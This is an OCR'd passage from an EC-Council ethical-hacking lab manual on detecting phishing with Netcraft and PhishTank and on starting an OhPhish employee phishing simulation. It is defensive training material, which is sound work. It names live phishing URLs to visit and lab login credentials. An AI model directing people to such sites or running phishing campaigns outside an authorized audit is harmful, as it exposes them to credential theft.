


Figure 2.1.6: The Netcraft extension icon

TASK 1.2

Examine Websites

12. Now, in the address bar, type **http://certifiedhacker.com/** and press **Enter**.
13. The **certifiedhacker.com** webpage appears. Click the **Netcraft Extension** icon ( ) in the top-right corner of the browser. A dialog box appears, displaying a summary of information such as **Risk Rating**, **Site rank**, **First seen**, and **Host** about the searched website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.7: The Netcraft extension on Mozilla Firefox

14. Now, click the **Site Report** link from the dialog-box to view a report of the site.



Figure 2.1.8: Click Site Report

15. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background**, **Network**, **IP delegation**, **SSL/TLS**, **Hosting History**, etc.

Note: If a **Site information not available** pop-up appears, ignore it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.9: Site report generated by the Netcraft extension showing Background and Network information




Figure 2.1.10: Site report generated by the Netcraft extension showing IP delegation, SSL/TLS and Hosting History

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Identify Phishing Site

16. If you attempt to visit a website that has been identified as a phishing site by the **Netcraft Extension**, you will see a pop-up alerting you to **Suspected Phishing**, as shown in the screenshot.

Note: For demonstration purposes, we have used **https://coronnafestas.com.br/de/cgi/login** phishing website to trigger Netcraft Extension to obtain desired results. You can use the same website or any other website to perform this task.

17. The Netcraft Extension automatically blocks phishing sites. However, if you trust the site, click **Visit anyway** to browse it; otherwise, click **Report mistake** to report an incorrectly blocked URL.

Note: If you are getting an error in opening the website (**https://coronnafestas.com.br/de/cgi/login**), try to open other phishing website.

OR

You will get a **Suspected Phishing** page in the **Firefox** browser.




Figure 2.1.11: Warning pop-up for the blocked site

18. This concludes the demonstration of detecting phishing using Netcraft Extension.

19. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Detect Phishing using PhishTank

In this task, we will use PhishTank to detect phishing.

TASK 2.1

Detect Phishing Sites using PhishTank

1. In the **Windows 10** virtual machine, open any web browser (in this case, we are using **Mozilla Firefox**) and go to **https://www.phishtank.com/**.
2. The **PhishTank** webpage appears, displaying a list of phishing websites under **Recent Submissions**.
3. Click on any phishing website **ID** in the **Recent Submissions** list (in this case, **6295010**) to view detailed information about it.

Note: If a notification appears asking **Would you like Firefox to save this login for phishtank.com?**, click **Don't Save**.

PhishTank is a free community site on which anyone can submit, verify, track, and share phishing data. As the official website notes, "it is a collaborative clearing house for data and information about phishing on the Internet." PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications.




Figure 2.2.1: The PhishTank website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A page appears displaying information regarding the selected website. You can further view details on the site by navigating to the **View site in frame** and **View technical details** tabs.




Figure 2.2.2: PhishTank information regarding the selected site

5. Navigate back to the **PhishTank** home page by clicking the **Back** button ( ) in the top-left corner of the browser.
6. In the **Found a phishing site?** text field, type a website URL to be checked for phishing (in this example, the URL entered is **be-ride.ru/confirm**). Click the **Is it a phish?** button.

Note: You can examine any website of your choice for phishing.




Figure 2.2.3: Checking a site

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. If the site is a phishing site, **PhishTank** returns a result stating that the website "**Is a phish**," as shown in the screenshot.




Figure: 2.2.4: Phishing website found

8. This concludes the demonstration of detecting phishing using PhishTank.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** virtual machine.

Lab Analysis

Document the results for all the websites you have checked, and verify whether they are phishing sites.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Audit Organization's Security for Phishing Attacks

Ethical hackers and penetration testers are aided in auditing an organization's security for phishing attacks by various tools that make security assessment an easy task

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social engineers exploit human behavior (manners, enthusiasm toward work, laziness, innocence, etc.) to gain access to the information resources of the target company. This information is difficult to be guarded against social engineering attacks, as the victim may not be aware that he or she has been deceived. The attacks performed are similar to those used to extract a company's valuable data. To guard against social engineering attacks, a company must evaluate the risk of different types of attacks, estimate the possible losses, and spread awareness among its employees.

As a professional ethical hacker or pen tester, you must perform phishing attacks in the organization to assess the awareness of its employees.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

As an administrator or penetration tester, you may have implemented highly sophisticated and expensive technology solutions; however, all these techniques can be bypassed if the employees fall prey to simple social engineering scams. Thus, employees must be educated about the best practices for protecting the organization's systems and information.

In this lab, you will learn how to audit an organization's security for phishing attacks within the organization.

Lab Objectives

- Audit organization's security for phishing attacks using OhPhish

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview

In phishing attacks, attackers implement social engineering techniques to trick employees into revealing confidential information of their organization. They use social engineering to commit fraud, identity theft, industrial espionage, and so on. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective in combating social engineering attacks, an organization should do the following:

- Disseminate policies among its employees and provide proper education and training.
- Provide specialized training benefits to employees who are at a high risk of social engineering attacks.
- Obtain signatures of employees on a statement acknowledging that they understand the policies.
- Define the consequences of policy violations.

Lab Tasks

TASK 1

Audit Organization's Security for Phishing Attacks using OhPhish

Here, we will audit the organization's security infrastructure for phishing attacks using OhPhish.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Activate OhPhish Account

2. Before starting this task, you must activate your **OhPhish** account.
3. Open any web browser (here, **Mozilla Firefox**). Log in to your **ASPEN** account and navigate to **Certified Ethical Hacker v11** in the **My Courses** section.
4. Click on **Click here** hyperlink in the **OhPhish** notification above **My Courses** section.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.1: ASPEN account – click on Click here

5. You will be redirected to the OhPhish **Sign Up** page. Enter the personal details, check **I'm not a robot** checkbox and click **Complete Signup** button.




Figure 3.1.2: OhPhish Sign Up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Account creation **Alert!** appears, click **OK**.

OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns on its employees.

7. Now, open your email account given during registration process. Open an email from **OhPhish** and in the email, click **CLICK HERE TO LOGIN** button.

